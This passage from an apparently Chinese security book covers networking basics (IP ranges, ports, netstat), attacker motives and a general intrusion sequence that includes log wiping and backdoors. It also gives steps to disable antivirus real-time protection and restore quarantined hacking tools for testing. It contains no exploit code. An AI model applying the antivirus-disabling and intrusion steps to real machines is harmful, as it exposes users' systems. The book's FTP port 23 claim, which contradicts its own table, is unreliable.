| 16.3.3 黑客如何清除系统日志 | 287 |

第17章 密码破解与防范

| | |
|------------------------------|-----|
| 17.1 常见系统口令入侵法 | 290 |
| 17.1.1 解除CMOS口令 | 290 |
| 17.1.2 解除Windows账户登录密码 | 291 |
| 17.2 巧除Word与Excel文档密码 | 294 |
| 17.2.1 清除Word密码 | 294 |
| 17.2.2 清除Excel密码 | 294 |
| 17.3 清除压缩文件密码 | 294 |
| 17.3.1 压缩文件破解技巧 | 295 |
| 17.3.2 巧设压缩文件提升文件安全 | 296 |
| 17.4 黑客破解密码的心理学 | 297 |

第18章 数据加密与解密

| | |
|--------------------------|-----|
| 18.1 走进密码生活 | 299 |
| 18.1.1 民用密码的应用和安全性 | 299 |
| 18.1.2 从官方到民间的密码术 | 300 |
| 18.1.3 区别口令加锁与文件加密 | 300 |

附录 常用网络命令详解

- 一、ping使用详解
- 二、netstat使用详解
- 三、ipconfig使用详解
- 四、ARP(地址转换协议)使用详解
- 五、tracert使用详解
- 六、nbtstat的使用技巧

| | |
|--------------------------------|-----|
| 18.2 密码学的常识 | 300 |
| 18.2.1 明文与密文 | 301 |
| 18.2.2 算法和密钥 | 301 |
| 18.2.3 对称算法 | 302 |
| 18.2.4 非对称密钥算法 | 302 |
| 18.2.5 密码破译原理 | 303 |
| 18.3 顶级加密软件——PGP | 304 |
| 18.3.1 大名鼎鼎的数据加密软件PGP | 304 |
| 18.3.2 PGP密钥管理 | 305 |
| 18.3.3 应用PGP加密文件 | 308 |
| 18.4 其他加密软件介绍 | 308 |
| 18.4.1 加密金刚锁 | 308 |
| 18.4.2 iProtect Portable | 311 |
| 18.4.3 文件加密利器Fedt | 311 |
| 18.5 Windows中EFS加密及解密 | 312 |
| 18.5.1 EFS特点简介 | 312 |
| 18.5.2 导出导入EFS密钥 | 313 |
| 18.5.3 EFS应用实例 | 315 |
| 18.5.4 EFS加密的破解 | 318 |


免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

**你
想
换
吗
？**

www.17huan.com

PART 1

网络安全基础篇



第1章 防黑防毒的认知与观念

如今网络世界中各种恶意代码盛行，盗号、入侵让人防不胜防，且各种手法也不断地创新，在攻防双方势力的消长中又衍生出许多新形态的入侵方式，让很多人不知如何应付。解决之道在于“知己知彼，才能百战不殆”，我们只要了解了黑客的下手的目标、攻击方式以及他们有可能的行为后，就能有效地防范黑客的入侵。


1.1 Internet 世界的基本原理

黑客拥有一身网络技术，要理解他们的行为和入侵方式，首先得了解网络基础知识，对于大多数上网用户来说，我们先来认识一般上网电脑与 Internet 之间的关系，还有 Internet 世界的基本构架，端口的意义与角色……如此才能更清楚了解黑客是如何使用这些构架上的弱点与漏洞来进行入侵。

1.1.1 电脑的身份证——IP 地址

Internet 世界如此之大，它把世界各地的电脑都连接在了一起，这些电脑是通过什么方法找到要传输数据的目标呢？这就是 IP（Internet Protocol，因特网协议的缩写）地址的功劳了，IP 地址就像电脑的“身份证”，全世界连上 Internet 的电脑都被分配了唯一的 IP 地址，这时候或许有读者有疑问：为什么在学校机房、网吧或宿舍中的电脑都使用了类似 192.168.X.X 的 IP 地址，且都能通过互联网访问呢，难道他们就不冲突吗？这就是公网 IP 与内网 IP 的原因了。

也就是说，我们在局域网中用到的都是内网 IP 地址，整个局域网在 Internet 中会被分配一个公网 IP 地址的，只要局域网里面不重复就不会冲突，使用内网 IP 地址有效地缓解了全球 IP 资源不足的问题。




除了类似于 192.168.X.X 的 IP 地址外，内网 IP 还有很多种形式呢，如果你发现电脑的 IP 地址在如下三个区域的话，则说明 IP 地址是内网 IP 地址，并位于某个局域网中。

- 10.0.0.0 ~ 10.255.255.255
- 172.16.0.0 ~ 172.31.255.255
- 192.168.0.0 ~ 192.168.255.255


实际上，这三个网段的 IP 是预留使用的，所以并不能直接作为 Internet 上面的连接之用，否则在互联网中到处都会有很多相同的 IP 了，这三个 IP 网段就只能在内部网中使用了。不过使用内网 IP 也有好处，由于它不能直接对外收发信息，所以内部网络不会被 Internet 上的黑客所直接攻击。但是内网 IP 的主机也不能直接连上 Internet。

那么怎样才能让内网 IP 的主机联上 Internet 呢？这就必须得依靠局域网中的“网关”，通常对于个人上网电脑来说，这个“网关”就是路由器，它将内网的 IP 地址连上 Internet，自己起一个桥接的作用。



1.1.2 动态的IP地址


对于家庭用户来说，通常都是用的拨号上网，为什么不直接上网而要拨号呢？这是为了更合理使用 IP 资源。当我们需要上网的时候，就通过拨号向 ISP（Internet Service Provider，互联网服务提供商，例如“电信”、“网通”等）获取 IP 地址，当我们下线的时候，ISP 就会收回这个 IP 以分配给其他需要上网的用户，而这种拨号获取的 IP 通常是由 ISP 随机提供，因此每次拨接所取得的 IP 可能都不固定，所以他们被称为



当然还是有些用户可以独自使用固定的公网 IP 地址，这主要是学术网络，当然也有少数是用户向 ISP 专门申请了一个固定的公网 IP 地址，不过由于 IP 地址的稀缺性，现在已经很少申请得到了。

1.1.3 端口扮演的角色与功能

电脑上网后就会与不同 IP 地址的电脑交换着数据，下面我们来了解一下这上网电脑是如何与 Internet 世界中的各种服务器、网站主机、一般电脑……建立连接关系的，如下图所示，它就是电脑联网的基本构架图。



从上图中我们可以看出，电脑中的各种网络软件都是使用某个端口再通过 TCP/IP 协议在 Internet 中连接的，这里的端口并不是物理意义上的端口，而是逻辑意义上的端口，它让电脑中的各个网络软件各自连接自己的服务端，比如一台电脑，我们用它上网看新闻（需要 Web 服务）、下载电影（需要 FTP 服务），同时还在收发邮件（需要 SMTP 服务），这台电脑需要那么多网络服务，它怎么知道哪些程序需要 Web 服务，哪些程序需要 SMTP 服务呢？这就利用各个程序端口不同来区分，例如 IE 浏览器根据自己 80 端口连接到了 Web 网站，而 Outlook 就根据自己的 25 端口跟 SMTP 服务器连接，这样各种软件就可以正确无误地建立各自的连接了。

注意 **ATTENTION**

端口并不是——对应的。比如你的计算机作为客户机访问一台 WWW 服务器时，WWW 服务器使用“80”端口与你的计算机通信，但你的计算机则可能使用“3457”这样的端口，这主要取决于程序的定义。

现在我们知道了，端口是电脑进出 Internet 的大门，任何一个网络软件都必须打开一个（或数个）门（端口）之后才能与 Internet 世界沟通，当网络软件结束时也会关闭所打开的端口，现在读者可能有疑问：网络软件怎么知道打开哪些端口号码呢？为什么浏览器要使用 80 端口？下面就来解答这个问题。

1.1.4 如何决定端口号码

其实端口号码也不是天生就固定分配到个别程序上的，每个网络软件都可以使用任何一个端口号码（只要该号码没有被其他软件使用），不过为了避免冲突，规范网络连接，有些网络软件就会固定地使用某一个（或数个）端口号，久而久之大家也就默认了这些端口为该软件所用，例如浏览器与网页服务器就通过 80 端口来连接，但是如果某个网络软件已经先使用了 80 端口，此时打开浏览器就可能打开网站了（因为无法使用 80 端口）。

注意 **ATTENTION**

我们在这里谈的端口号都是基于 TCP/IP 协议，而有的网络软件是通过 UDP 协议进行网络通信的，所以如果是基于不同协议，就算是使用相同的端口号也不会冲突。

下面根据目前大多数网络软件使用的端口号码列出几个常用的供参考。

| 端口 | 默认使用的网络软件 |
|-----|------------------------------|
| 19 | 发送字符的服务 |
| 21 | FTP 下载上传服务 |
| 23 | Telnet 主机连接服务 |
| 25 | SMTP 发信服务 |
| 53 | DNS 服务器所开放的端口 |
| 80 | HTTP 网页服务（木马 Executor 开放此端口） |
| 110 | POP3 收信服务 |
| 139 | NetBIOS 网上邻居连接服务 |

注意 **ATTENTION**

计算机可以定义 6 万多个端口，通常把端口号在 1024 以内的称之为常用端口，这些常用端口所对应的服务通常情况下是固定的。


前面谈到，端口号的定义都是不成文的规定，如果你在没有使用网络浏览器的情况下发现某个软件正在打开或使用 80 端口，那么你就需要注意了，这有可能是木马偷偷地使用该端口进行远程连接了。

1.1.5 你的电脑打开了哪些端口

端口为程序在网络连接中提供了接口，黑客也可以利用开放的端口进而掌握该端口对应的系统服务，并利用系统服务达到入侵主机的目的。可是系统到底开启了什么端口和服务呢？我们可以简要地使用系统的内置工具“netstat”命令就能查出计算机开放的网络协议端口。

在 Windows 中依次单击“开始”→“运行”，键入“cmd”并回车（Windows Vista/7 中直接在“开始”菜单的“搜索”栏中填写“cmd”命令既可），打开命令提示符窗口，在命令提示符状

态下键入“netstat -a -n”，按下【Enter】键后就可以看到以数字形式显示的 TCP 和 UDP 连接的端口号及状态。



查看开放的端口

如果主机的端口打开得太多，入侵者就可能悄悄打开其他的服务程序，比如安装 IIS 增加许多系统服务，也可以安装木马，在特殊的端口进行通信，作为系统管理员，应该尽量关闭过多的端口和服务以保证系统的安全，具体方法，我们将在 Windows 系统防黑中介绍。

注意

ATTENTION

在使用“netstat -a -n”命令时，我们发现了有很多 127.0.0.1 这个 IP 地址开放了许多端口，事实上，127.0.0.1 是操作系统中用于内部的回路之用的。

1.2 黑客入侵电脑的目的

黑客攻击的目标有很多，但是大致可以分为一般上网的个人电脑、网站与服务器、浏览器与电子邮箱、即时通讯软件等四类，现在我们大致介绍一下。

1.2.1 个人电脑对黑客的利用价值

大多数上网者对网络安全的防护都不是很重视的，甚至经常门户大开，他们认为用个杀毒软件就可以万无一失了，所以在 Internet 世界中让黑客任意宰割的上网电脑比比皆是，对于黑客来说，入侵一般上网电脑算是比较常见的现象，他们可以从中得到许多有价值的信息。

● 如果该电脑是在某公司或者某单位用的，则可能偷取到相关业务机密资料、内部信息、相

关客户资料、产品底价、各种上网密码、与他人的来往邮件等。

● 如果该电脑是一般个人或家庭使用，则可能盗取到对方的个人隐私资料，如：姓名、相片、家庭状况、年龄、与朋友来往的书信、银行账户密码等。

如此多重要的信息如果让黑客获取，后果是不堪设想的，当然，除非黑客与你仇，否则也不会对你的资料怎么样，对于黑客来说，这些普通用户的真正价值其实是作案工具，他们将普通用户的电脑当作跳板，用来攻击真正的目标，例如网站、服务器，这样可以很好地反追踪，如果被追踪的话，首先查到的将会是这些跳板，如果你不幸成了黑客的棋子，说不定哪天警察找到你协助调查，你还不知道犯了什么事呢。



1.2.2 黑客对网站或服务器的威胁

一般的网站、公司、企业、单位、个人服务器也是黑客入侵的对象（特别是高手级的黑客），不过这些电脑通常都只安装了 HTTP、FTP、BBS 等少数几个应用程序，所以漏洞较少，再加上保护机制比较严密，一般黑客不会轻易下手。

然而系统总是有漏洞不断被发现，一般服务器的更新是比较复杂和缓慢的，一旦被人发现了漏洞，就会面临着很大的威胁。通常黑客为了练功提升自己的能力或是要证明自己功力深厚，才专门对这些网站下手，所以如何有效的防护这类积极且蓄意的黑客行为，是许多大小公司、单位、个人服务器必须面对的严重问题。



1.2.3 小心你的通信被黑客截取

现在许多人都使用各种即时通信软件（如QQ、MSN等）来进行聊天、工作，这也给有心人（如黑客）另一个发展的舞台，他们专门针对这些知名的即时通信软件设计骗局，不过在大多数情况下，你只要严格遵守下列几点就很难让黑客有机可乘了。

- 最好不要接收陌生人传来的各种文件或图片，若要接收则最好先使用最新的杀毒软件检查，没有问题再打开使用。

- 只让你信任的好友看见你在线上，其他非好友名单中的人则看不到。

- 主流的即时通信软件都会更新得比较快，记得常去该网站看看有没有新发布的版本，若有则更新使用。

当黑客无法直接入侵目标电脑或服务器的時候，浏览器和电子邮件就可能成为他们选择的突破口，浏览器常见的就是骗取下载各类木马、病毒、

恶意程序的文件，还有假冒网络银行骗取登录密码等；而电子邮件最常见的就是信件中夹带各种木马、病毒、恶意程序，利用邮件软件的漏洞来执行恶意代码，这都是黑客常用的手法。此外对电子邮件进行轰炸，让你的电子邮箱无法正常的收发信件，也是黑客惯用的招数。



1.3 黑客入侵电脑的方式

了解了黑客会选取哪些有价值的目标后，下面我们就来看看黑客惯用的入侵方式，到底是哪些环节最容易遭受攻击。

1.3.1 入侵方式与防范


对于普通上网用户来说薄弱的地方其实很多的，通过下面的流程图，就能让我们大致了解黑客入侵的环节。



从上图可以看出，只要我们能有效守住最上面的那种入侵的第一道防线，就能防范 90% 以上的黑客，或各种病毒、间谍、木马、跳板等进入，下面大致说明其中的防范方法。

1. 选择IP地址入侵

这通常是黑客最典型的入侵方式，且最容易发生在局域网中（内网中的 IP 固定，且不受防火墙保护），正所谓内鬼难防，局域网中的用户更要提高自身的安全意识，免遭黑客的入侵。



2. 电子邮件入侵

这也是许多黑客经常使用的入侵方式，不过成功率较低，毕竟用户不会轻易地被垃圾邮件所骗，不过我们要警惕邮件携带的附件，小心中木马病毒。

3. 通过网页浑水摸鱼

黑客通过网页来入侵就具有不定性了，通常是通过钓鱼网站来骗取用户的账户密码，甚至是银行账号，此外网页中还可能含有恶意代码，如果你的浏览器版本较低，执行了这些恶意代码，则有可能被黑客占领，所以防范网页入侵除不要轻易点击未知链接，还要升级浏览器版本。

4. 即时软件（QQ、MSN等）入侵

通过即时软件来入侵是黑客惯用的手法，特别是认识的人就更容易疏于防范，因此不论是否与对方熟识，最好不要轻易接受传来的文件（特别是可执行文件），这样你的电脑会完全很多。

5. 文件下载入侵

在 Internet 中下载文件是很普遍的行为，而某些恶意的黑客可能将夹带病毒木马的程序放在网站上供人下载，很多用户都中招过，要辨别下载文件的真伪，最好的防范方法就是使用验证机（如 MD5 码），计算出下载文件的校验码后，再对

比一下原始发布的校验码，如若不同，则肯定被人修改过，这时你就要注意了。

如果黑客突破了第一道防线，那就有必要针对各种不同的人侵进行防范了，下面就来分别说明。

1. Windows入侵

常见的方式就是通过 139 端口进入 Windows 主机，这种方式可以让黑客使用资源管理器或网上邻居就能访问他人电脑，被入侵的电脑通常是未关闭共享引起的，特别是 Windows 9X，可以让黑客轻易进入，而 Windows 2000 情况稍好一些，可是它也有预设的漏洞。具体的漏洞入侵与防范，我们将在 Windows 系统漏洞章中作答。

2. 植入木马

一个功能完整的木马程序可以帮黑客捕获许多有用的信息，甚至可以控制你的电脑，所以许多黑客都千方百计将木马植入到别人的电脑中，为了瞒骗杀毒软件，这些木马还被进行了各种伪装，木马的入侵与伪装是比较复杂的，它所使用的伎俩以及防范，我们将在木马章节中做详细介绍。

3. 病毒、恶意程序

在电子邮件、恶意网页以及下载文件中利用 ActiveX 或 JAVA 程序夹带着病毒、恶意程序是黑客的手法之一，虽然许多人都曾经因此而中毒或受到伤害，但是要做到有效防范也不是那么困难，最主要还是需要用户自己提高警觉性，时常升级浏览器版本，同时配合杀毒软件使用就有不错的效果。



4. 漏洞入侵

通常我们与 Internet 连接时都会使用一些程序，如 IE、QQ、Outlook 等，这些程序在设计上不可能十全十美，或多或少都会有漏洞，所以利用这些漏洞来入侵也是黑客常用的手法之一，我们将在网络软件的攻防中为大家说明如何防范。

5. 骗取各类密码

电子商务的流行使得生活更便捷，网上银行、股票下单、网上购物等都需要使用用户名和密码，黑客有可能会冒充这些网站的名义寄电子邮件给你，他会编个不容易怀疑的理由让你输入用户名和密码，虽然这种技巧很简单，甚至算是拙劣，但是也有人上当，保持清醒的头脑才是防范这类诱骗的关键。

6. 瘫痪攻击

这种攻击主要是针对于服务器的，对于固定 IP 的网站服务器进行瘫痪攻击，可以使该网站无法访问，我们将在分布式拒绝服务中说明。

1.3.2 黑客入侵的大致流程

前面我们介绍了一般黑客下手的重点以及防范的方法，下面我们将大致叙述一下黑客是入侵的流程，我们只要在这些流程上任何一个环节抵御住黑客，就能成功地保护自己的电脑。

1. 攻击前的准备

黑客在发动攻击前了解目标的网络结构，搜集各种目标系统的信息等。

(1) 锁定目标：网络上有许多主机，黑客首先要寻找他找的站点。当然能真正标识主机的是 IP 地址，黑客利用域名和 IP 地址就可以顺利地找到目标主机。



搜索是黑客基本功

(2) 了解目标的网络结构：确定要攻击的目标后，黑客就会设法了解其所在的网络结构，哪里是网关路由，哪里有防火墙、入侵检测系统 (IDS)，哪些主机与要攻击的目标主机关系密切等，最简单的就是用 Tracert 命令追踪路由，也可以发一些数据包看其是否能通过来猜测防火墙过滤规则的设定等。当然老练的黑客在干这些的时候都会利用别的计算机来间接地探测，从而隐藏他们真实的 IP 地址。

(3) 搜集系统信息：在搜集到目标的第一批网络信息之后，黑客会对网络上的每台主机进行全面的系统分析，以寻求该主机的安全漏洞或安全弱点。搜集系统信息的方法有开放端口分析，利用信息服务，利用安全扫描器，社会工程。

接着黑客还会检查其开放端口进行服务分析，看是否有能被利用的服务。因特网上的主机大部分都提供 WWW、E-mail、FTP、Telnet 等日常网络服务，通常情况下 Telnet 服务的端口是 23 等，WWW 服务的端口是 80，FTP 服务的端口是 23。

(4) 利用信息服务：像 SNMP 服务、Traceroute 程序、WHOIS 服务可用来查阅网络系统路由器的路由表，从而了解目标主机所在网络的拓扑结构及其内部细节，Traceroute 程序能够用该程序获得到达目标主机所要经过的网络数和路由器数，WHOIS 协议服务能提供所有有关的 DNS 域和相关的管理参数，Finger 协议可以用 Finger 服务来获取一个指定主机上的所有用户的详细信息（如用户注册名、电话号码、最后注册时间以及他们有没有读邮件等）。所以如果没有特殊的需要，管理员应该关闭这些服务。

利用安全扫描器，搜集系统信息当然少不了安全扫描器。黑客会利用一些安全扫描器来帮他们发现系统的各种漏洞，包括各种系统服务漏洞、应用软件漏洞、CGI、弱口令用户等。

2. 实施攻击

当黑客探测到了足够的系统信息，对系统的安全弱点有了了解后就会发动攻击，当然他们会根据不同的网络结构、不同的系统情况而采用不



同的攻击手段。一般黑客攻击的终极目的是能够控制目标系统，窃取其中的机密文件等，但黑客并不是每次攻击都能够达到控制目标主机的目的，所以有时黑客也会发动拒绝服务攻击之类的干扰攻击，使系统不能正常工作。关于黑客具体采用的一些攻击方法，我们将在各章中进行介绍。

3. 巩固控制

黑客利用种种手段进入目标系统并获得控制权之后，不是像大家想象的那样会马上进行破坏活动，删除数据，篡改网页等，那是毛头小伙子们干的事情。一般入侵成功后，黑客为了能长时间地保留和巩固他对系统的控制权，而且不被管理员发现，他会做两件事：清除记录和留下后门。日志往往会记录一些黑客攻击的蛛丝马迹，黑客当然不会留下这些“犯罪证据”，他会把它删了或用假日志覆盖它，为了日后可以不被觉察地再次

进入系统，黑客会更改某些系统设置，在系统中植入特洛伊木马或其他一些远程操纵程序。

4. 继续深入

用清除日志，删除复制的文件等手段来隐藏自己的踪迹之后，攻击者就开始下一步的行动——窃取主机上的各种敏感信息，如软件资料、客户名单、财务报表、信用卡号等，也可能是什么都不动，只是把你的系统作为他存放黑客程序或资料的仓库，也可能黑客会利用这台已经攻陷的主机去继续他下一步的攻击，如继续入侵内部网络，或者利用这台主机发动D.o.S攻击使网络瘫痪。

网络世界瞬息万变，黑客们各有不同，他们的攻击流程也不会完全相同，这4个攻击步骤是对一般情况而言的，是绝大部分黑客在正常情况下采用的攻击步骤。



第2章 搭建安全测试环境

要保护自己的电脑，了解黑客的手法是必要的，将来我们会接触到许多黑客程序，稍不留神还会伤及自身，所以在学习之前，搭建一个安全平台也是必须的。下面我们来搭建一些测试环境，这样就可以放心地调试各类黑客程序了。


2.1 开辟一块免杀区

为了很好地防护自己系统的安全，很多人都都在系统中安装了杀毒软件。但是很多黑客程序因其危险性，往往会被杀毒软件查杀。为了兼顾到系统安全，我们先对杀毒软件进行优化配置。

2.1.1 优化杀毒软件的配置

这里我们以金山毒霸为例，在金山毒霸窗口中的“监控和防御”标签，选择“监控”中的“文件实时防毒”这项，这时选择右侧窗口中的“详细设置”链接。

STEP1 在弹出的金山毒霸“综合设置”窗口中，首先将“自动防护”中的“开机自动运行文件实时防毒（推荐）”选项去除，接着在“发现病毒时的处理方式”中选择“禁止访问”这个选项。




去掉金山毒霸的自我保护选项


STEP2 选择“综合设置”窗口中的“手动杀毒”，将“需要扫描的文件类型”中的“启用文件过滤”选项启用。然后单击后面的“文件过滤设置”链接，

010 PCDIY、网络安全秘技

在弹出的过滤文件类型设置窗口，现在单击过滤路径中的“添加”按钮。最后在弹出的浏览文件夹窗口，设置需要过滤的文件夹路径即可。



根据需要设置金山毒霸的各个选项



添加过滤文件


2.1.2 还原杀毒软件隔离的程序

如果前面的设置出现了问题，那么当运行黑客程序的时候，金山毒霸就会检测到可疑程序，

这时它会自动对其删除并备份到病毒隔离系统。但是这些正好就是我们需要的测试程序，因此需要将其从备份系统还原出来。

金山毒霸安装完成以后，会在系统的 C 盘有生成一个“Krecycle”目录，这就是金山毒霸的隔离系统，因为金山毒霸对这些文件进行了压缩，所以这个目录下的文件是不能使用的。

现在单击“工具”菜单中的“病毒隔离系统”命令，然后在弹出的窗口可以看到隔离的文件信息。如果想要还原备份的文件信息，只需要在窗口选择这个指定的文件后，单击“还原文件”就可以将其还原到指定的位置。




还原被清除的文件内容

2.1.3 注意自身系统安全


当我们在测试黑客程序的时候一定要注意自己系统的安全，不然自己的系统就有可能被其他黑客入侵。所以及时修复系统中的漏洞非常重要。

选择金山毒霸窗口中的“监控和防御”标签，选择“服务”中的“主动漏洞修补”这项，这时选择右侧窗口中的“详细设置”链接，在弹出的金山毒霸“综合设置”窗口中，将“主动漏洞修补”中的“当检测到有新漏洞信息发布时主动进行漏洞扫描并引导用户进行修复（系统推荐）”这个选项。



自动修复漏洞

上网搜索黑客程序是非常频繁的事，不过搜索黑客程序的网站很多都有问题，甚至夹杂着木马，所以对于网页挂马也应该引起我们的重视。在金山毒霸中，选择“网页防挂马”这项设置，单击“网页防挂马设置”按钮进入金山清理专家进行网页防挂马操作，在功能设置中开启网页防挂马功能即可。另外在日志查看中可以查看防网页挂马的安全日志。



开启金山毒霸中的防挂马功能



